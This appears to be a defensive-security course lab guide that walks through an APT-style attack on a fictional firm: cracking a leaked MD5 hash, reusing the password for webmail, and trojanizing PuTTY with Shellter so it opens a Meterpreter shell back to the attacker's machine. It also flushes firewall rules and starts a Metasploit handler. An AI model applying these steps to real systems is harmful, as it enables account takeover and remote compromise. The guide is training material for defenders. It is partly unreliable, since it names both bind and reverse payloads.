# SEC599-1.1: Exercise - One click is all it takes

## Objective

The objective of this offensive lab is to obtain an in-depth understanding of how APT-style attacks are launched against organisations. You will see the environment through the eyes of the adversary, which will be fundamental to implement the right defences later on!

## Scenario

One click is all it takes - As a first piece of work for SYNCTECHLABS, you want to assess how bad it really is... You will perform a red team test from an external perspective, in an attempt to obtain domain admin access.

Having a look at the www.synctechlabs.com for a start is probably a good idea...

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Ubuntu01
4. SEC599-E01 - Kali
5. SEC599-E01 - Windows01
6. SEC599-E01 - Windows02

## Exercise 1 : SEC599-1.1

1. **Getting started - Kali Linux**

   As a first step, let's authenticate to our Kali linux machine we can use for our red team test.

   You can use the following credentials:

   Username: root
   Password: Awesomesauce123

2. **Reconnaissance - Open the browser**

   Once the Kali desktop has loaded, let's launch the Firefox browser that is included! A shortcut to the Firefox browser can be found at the left of the screen, at the top of the menubar.


   Should you receive a "Well, this is embarrassing." screen, please ignore it (it's related to the Firefox cache, but doesn't affect our exercise) and just proceed with the next steps.

3. **Reconnaissance - www.synctechlabs.com**

So, let's have a look at the corporate website of our target: www.synctechlabs.com. A bookmark for the website has been added in the Firefox browser...

Can you find some interesting information we can use to target SYNCTECHLABS?

> When you investigate the corporate web site (www.synctechlabs.com), it appears they are rather secretive and don't share any contact information... We can however identify a contact address in the web site source code (dwight.schrute@syntechlabs.com).
>
> You can access the web site source code by right-clicking anywhere on the web page and "View Page Source".


http://www.synctechlabs.com/ - |
http://www.synctechlabs.co ×
+
view-source:http://www.synctechlabs.com/
STC - HOMEPAGE
STC - Webmail

```
<!DOCTYPE html>
<html lang="en">

<head>

    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="">
    <meta name="author" content="Dwight Schrute, dwight.schrute@synctechlabs.com">

    <title>SYNCTECHLABS.COM</title>

```


### 4. **Reconnaissance - Password dump**

So, we now have an e-mail address we could use to target SYNCTECHLABS (dwight.schrute@synctechlabs.com). But...
SYNCTECHLABS has invested heavily in security awareness and the users don't click on any URLs from external mail addresses!

During your research however, you found an interesting pastebin entry that was downloaded to the desktop (to_investigate_pastebin). Data breaches involving corporate accounts are a big thing these days!

Can you open it (doubleclick) and find a relevant entry?

> If you search the file (CTRL+F or CMD+F), you'll notice there is an entry for "michael.scott@synctechlabs.com".




```
dmbkiwi@outlook.com:d879a089cdb8b96732a26976820bb9a8
tbmaddux@aol.com:990b0dd6ad626da151a78bfe82fcbe48
hauma@me.com:8716d0c77d8fa070972dac2c09e931d0
lukka@hotmail.com:dab89d956fd000a5c023223326edc25c
terjesa@yahoo.ca:6353ad2e9ec458064d745d311b9fff8d
munson@outlook.com:e599301443d7751115978288dd21dfd9
denton@aol.com:9ef57b9328b2d8488b410fcfea43cb5d
bastian@optonline.net:93275c687e777bd4fab0939982157276
hermes@mac.com:cf42423d7a5e6736c92cbd88ee5e4ad9
michael.scott@synctechlabs.com:2ac9cb7dc02b3c0083eb70898e549b63
seurat@sbcglobal.net:c0dd5019f6b12662002048bde24f0422
subir@gmail.com:4c496cf2d0c1ea159c1ca4aef578f193
seemant@optonline.net:9a866bc68f2b30d391ab5f5ab7d143c2
benanov@sbcglobal.net:092e6bbbaf38bdfeea4c8120a942f032
shrapnull@aol.com:7a297174c849b95b089eaf2b82372db2
violinhi@hotmail.com:03190fe61e134e9d699e0790d5ef5345
```

5. **Reconnaissance - Opening a terminal in Linux**

   Let's do some command line kung fu! As a first step, let's launch a terminal in Kali, which you can do by clicking the terminal icon on the left-hand side of the screen (third icon in the menu bar).

   You should see a command prompt with a black background with the following prompt:

   **root@kali:~#**



```
root@kali:~# 
```


6. **Reconnaissance - Copy entry to file**

   We will now extract the hash entry related to michael.scott@synctechlabs.com and copy it to a new file. In the terminal window that is open, run the following commands:

   **root@kali:~#** cat Desktop/to_investigate_pastebin | grep synctechlabs

   You can verify the output of your command, to make sure you only have 1 entry, after which you can proceed to write this entry to a file:

   **root@kali:~#** cat Desktop/to_investigate_pastebin | grep synctechlabs > Desktop/hashtocrack



```
root@kali:~# cat Desktop/to_investigate_pastebin | grep synctechlabs
michael.scott@synctechlabs.com:2ac9cb7dc02b3c0083eb70898e549b63
root@kali:~# cat Desktop/to_investigate_pastebin | grep synctechlabs > Desktop/hashtocrack
root@kali:~#
```


7. **Reconnaissance - Cracking the password hash**

   The pastebin note included in a small hint (*Unsalted MD5 for the win!*) as to the hash format of these password hashes. We can use a tool like John or Hashcat to try cracking the password... Let's start off with John, which is very easy to use! We can have it trying to crack the password from the file using the following command line:

   **root@kali:~#** john --format=raw-md5 Desktop/hashtocrack

   This probably won't take too long :)

   > We can see that the password for michael.scott@synctechlabs.com is "Password1".




```
root@kali:~# john --format=raw-md5 Desktop/hashtocrack
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (michael.scott@synctechlabs.com)
1g 0:00:00:00 DONE 2/3 (2018-12-11 06:05) 14.28g/s 547242p/s 547242c/s 547242C/s
 woodrow..Secret
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

8. **Reconnaissance - Trying the password**

While using the Firefox browser before, you may have noticed that there was another bookmark labelled "STC - Webmail". Let's try authenticating to the webmail to see if the Michael Scott reuses the password from the data breach in the corporate environment. Please take the following steps:

- Open Firefox (if it was closed)
- Open the "STC - Webmail" bookmark
- Provide the following credentials:
    - Username: michael.scott@synctechlabs.com
    - Password: Password1

If all goes well, authentication should succeed and you should receive access to Michael Scott's mailbox. We have now successfully compromised an internal SYNCTECHLABS mail account, from which we can further send out phishing mails internally!



9. **Weaponization - Creating a payload**

We will now create a payload that we can send from michael.scott@synctechlabs.com to dwight.schrute@synctechlabs.com! As indicated before, the users at SYNCTECHLABS don't trust external mails, but maybe we can fool them by sending internal mails?

We could use "msfvenom" (part of the Metasploit toolkit) to generate a payload, but this would most likely be detected by an AV engine...


An interesting AV-evasion project is called "Shellter", which alllows you to generate payloads that evade most AV engines. We will use it to create a payload! in this step!

10. **Weaponization - Launching Shellter**

    In a command line prompt, please launch Shellter:

    **root@kali:~#** shellter

    A few verbose comments will appear, after which you will be presented with Shellter's main interface.



```
root@kali:~# shellter
wine: created the configuration directory '/root/.wine'
0012:er
31-0000
0012:er
c1-7436
0012:er
04002
0012:er
1ce-803
0012:er
0014:er
31-0000
0014:er
c1-7436
0014:er
04002
0014:er
1ce-803
0014:er
Could n
Could n
wine: c
```

```
SHELLTER v7.1
www.ShellterProject.com                Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H):
```

11. **Weaponization - Configuring Shellter**

    Let's configure Shellter! One of the nice things about Shellter is that it can "infect" a benign file with a payload by using a technique called "PE Infection". This is a rather stealth way to attempt AV evasion. We will configure Shellter as follows (note that in between the different steps, you will notice some verbose / debug information):

    **Choose Operation Mode - Auto/Manual (A/M/H):** A

    **PE Target:** /root/Desktop/putty32.exe

    You can ignore any warnings that might be presented (just press "ENTER" to continue).

    **Enable Stealth Mode? (Y/N/H):** Y

    **Use a listed payload or custom? (L/C/H):** L

**Select payload by index:** 1

**SET LHOST:** 10.10.10.15

**SET LPORT:** 8080

Some notes to add here:


- We are injecting our malicious payload in a standard Windows32 putty executable
- We are using a meterpreter_bind_tcp payload, which is a standard payload for Metasploit
- We will have the infected system connect back to us (our Kali machine has 10.10.10.15 as an IP address) on port 8080

12. **Weaponization - Making sure our firewall is down**

During our attack, we are going to be compromising a system and have it connect back to us. For this to work, we need to ensure the victim can connect back to us. We will clean our iptables setup using the following commands (we will run them in the terminal we just opened):

**root@kali:~#** *iptables -F*
**root@kali:~#** *iptables -I INPUT -j ACCEPT*

Note that Linux is case sensitive and thus the case of the commands, flags & parameters is important. Incorrect case usage will result in an error.



```
root@kali:~# iptables -F
root@kali:~# iptables -I INPUT -j ACCEPT
root@kali:~# 
```

13. **Weaponization - Launching Metasploit**


Once iptables has been configured in the previous step, we will start the Metasploit Framework console by clicking the Metasploit Framework shortcut on the left-hand side of the screen (5th icon in the menu bar). This will launch a new terminal window, in which the Metasploit console is started.

Once Metasploit has been launched (you will first see some debug metasploit info, after which ASCII art is generated), you will receive a metasploit prompt:

**msf >**

Metasploit is an exploitation framework, designed to facilitate the creation & use of exploits. One of its key strengths is that it has "standardized" the development of exploits through its modular design!

While this is not an offensive course, we will interact with Metasploit in this offensive lab, as we want to illustrate how easy adversaries can launch attacks against your environment.



```
[i] Database already started
[i] The database appears to be already configured, skipping initialization
```

14. **Weaponization - Selecting the exploit (handler)**


We will now use the Metasploit "multi handler" to handle the incoming connection from our infected putty32.exe. We can do this by running the following command:

**msf >** *use exploit/multi/handler*

You can list the options available for the multi handler by running

**msf exploit (multi/handler) >** *show options*

There are not a lot of options available, as the handler needs to be configured for the correct payload!



```
msf > use exploit/multi/handler
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > 
```

15. **Weaponization - Selecting the payload**

    Now the exploit (handler) is selected, we need to add a payload ("What do we want to do with our exploit?"). It's important that we use the same payload as the one configured in Shellter: meterpreter/reverse_tcp

